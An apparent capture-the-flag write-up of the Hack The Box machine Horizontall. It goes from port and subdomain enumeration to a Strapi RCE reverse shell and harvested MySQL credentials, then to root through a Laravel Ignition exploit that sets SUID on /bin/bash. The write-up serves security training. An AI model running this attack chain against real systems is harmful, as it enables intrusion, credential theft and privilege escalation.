
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.105 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-09 10:00 IST
Nmap scan report for 10.10.11.105
Host is up (3.9s latency).
Not shown: 49813 closed tcp ports (reset), 15720 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.56 seconds
```


2) Checked the website



3) Found a subdomain

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://10.10.11.105/' -H "Host: FUZZ.horizontall.htb" -ic  -fs 194

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.105/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.horizontall.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 194
________________________________________________

www                     [Status: 200, Size: 901, Words: 43, Lines: 2, Duration: 245ms]
api-prod                [Status: 200, Size: 413, Words: 76, Lines: 20, Duration: 318ms]
:: Progress: [114437/114437] :: Job [1/1] :: 157 req/sec :: Duration: [0:12:15] :: Errors: 0 ::
```

4) Checked the api



5) Fuzzed for pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://api-prod.horizontall.htb/FUZZ' -ic  -fs 194

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://api-prod.horizontall.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 194
________________________________________________

                        [Status: 200, Size: 413, Words: 76, Lines: 20, Duration: 332ms]
reviews                 [Status: 200, Size: 507, Words: 21, Lines: 1, Duration: 374ms]
users                   [Status: 403, Size: 60, Words: 1, Lines: 1, Duration: 333ms]
admin                   [Status: 200, Size: 854, Words: 98, Lines: 17, Duration: 364ms]
Reviews                 [Status: 200, Size: 507, Words: 21, Lines: 1, Duration: 372ms]
Users                   [Status: 403, Size: 60, Words: 1, Lines: 1, Duration: 345ms]
Admin                   [Status: 200, Size: 854, Words: 98, Lines: 17, Duration: 337ms]
REVIEWS                 [Status: 200, Size: 507, Words: 21, Lines: 1, Duration: 402ms]
                        [Status: 200, Size: 413, Words: 76, Lines: 20, Duration: 326ms]
:: Progress: [87651/87651] :: Job [1/1] :: 120 req/sec :: Duration: [0:12:28] :: Errors: 0 ::
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 09 Mar 2024 09:01:36 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 144
Connection: close
Vary: Origin
Content-Security-Policy: img-src 'self' http:; block-all-mixed-content
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Powered-By: Strapi <strapi.io>

{
  "data":{
    "uuid":"a55da3bd-9693-4a08-9279-f9df57fd1817",
    "currentEnvironment":"development",
    "autoReload":false,
    "strapiVersion":"3.0.0-beta.17.4"
  }
}
```

Vulnerability Assessment

Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50239	N/A	MUSYOKA IAN	WEBAPPS	MULTIPLE	2021-08-30

EDB Verified: × Exploit: ⬇ / {} Vulnerable App:

```
# Exploit Title: Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)
# Date: 2021-08-30
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://strapi.io/
# Software Link: https://strapi.io/
# Version: Strapi CMS version 3.0.0-beta.17.4 or lower
# Tested on: Ubuntu 20.04
# CVE : CVE-2019-18818, CVE-2019-19609
```

Exploitation

1) Got rev shell

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.105] 41094
bash: cannot set terminal process group (1959): Inappropriate ioctl for devi
ce
bash: no job control in this shell
strapi@horizontall:~/myapi$
```

2) Found mysql creds

```
strapi@horizontall:~/myapi/config/environments/development$ cat custom.json
{
  "myCustomConfiguration": "This configuration is accessible through strapi.config.environments.development.myCustomConfiguration"
}
strapi@horizontall:~/myapi/config/environments/development$ cat database.json
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
      },
      "options": {}
    }
  }
}
```

3) Enumerated mysql

```
strapi@horizontall:~/myapi/config/environments/development$ mysql -u developer -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| strapi             |
| sys                |
+--------------------+
5 rows in set (0.01 sec)
```

```
mysql> select * from strapi_administrator;
+----+----------+---------------------+--------------------------------------------------------------+-------------------+---------+
| id | username | email               | password                                                     | resetPasswordToken | blocked |
+----+----------+---------------------+--------------------------------------------------------------+-------------------+---------+
|  3 | admin    | admin@horizontall.htb | $2a$10$IINPZi/7Rw6yVzmk2i7teOGK1BNb7cBdVS3SIBUV0A3TDzkjd/rhe | NULL              |    NULL |
+----+----------+---------------------+--------------------------------------------------------------+-------------------+---------+
1 row in set (0.00 sec)
```

Privilege Escalation


1) Checked internal applications

```
strapi@horizontall:~/myapi/config/environments/development$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1959/node /usr/bin/
tcp        0      2 10.10.11.105:41100      10.10.14.14:4444        ESTABLISHED 27401/nc
tcp        0      0 10.10.11.105:41094      10.10.14.14:4444        CLOSE_WAIT  27150/nc
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

2) Started a ssh dynamic tunnel

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh strapi@10.10.11.105 -i id_rsa -D 1080
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Mar  9 13:31:43 UTC 2024

  System load:  0.08              Processes:           189
  Usage of /:   83.4% of 4.85GB   Users logged in:     0
  Memory usage: 39%               IP address for eth0: 10.10.11.105
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Mar  9 13:31:17 2024 from 10.10.14.14
$
```

3) Found an empty page



Laravel v8 (PHP v7.4.18)
4) The app is vulnerable to rce

Description

Ignition before 2.5.2, as used in Laravel and other products, allows unauthenticated remote attackers to execute arbitrary code because of insecure usage of file_get_contents() and file_put_contents(). This is exploitable on sites using debug mode with Laravel before 8.4.2.

5) Exploited it

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary/CVE-2021-3129_exploit]
└─$ python3 exploit.py http://localhost:8000 Monolog/RCE1 "chmod +s /bin/bash"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[i] There is no output
[i] Trying to clear logs
[+] Logs cleared
```

6) Got root

```
strapi@horizontall:~$ /bin/bash -p
bash-4.4# cd /root
bash-4.4# ls
boot.sh  pid  restart.sh  root.txt
bash-4.4# cat root.txt
c043fcc2d659bf60741b71507775d9e6
bash-4.4#
```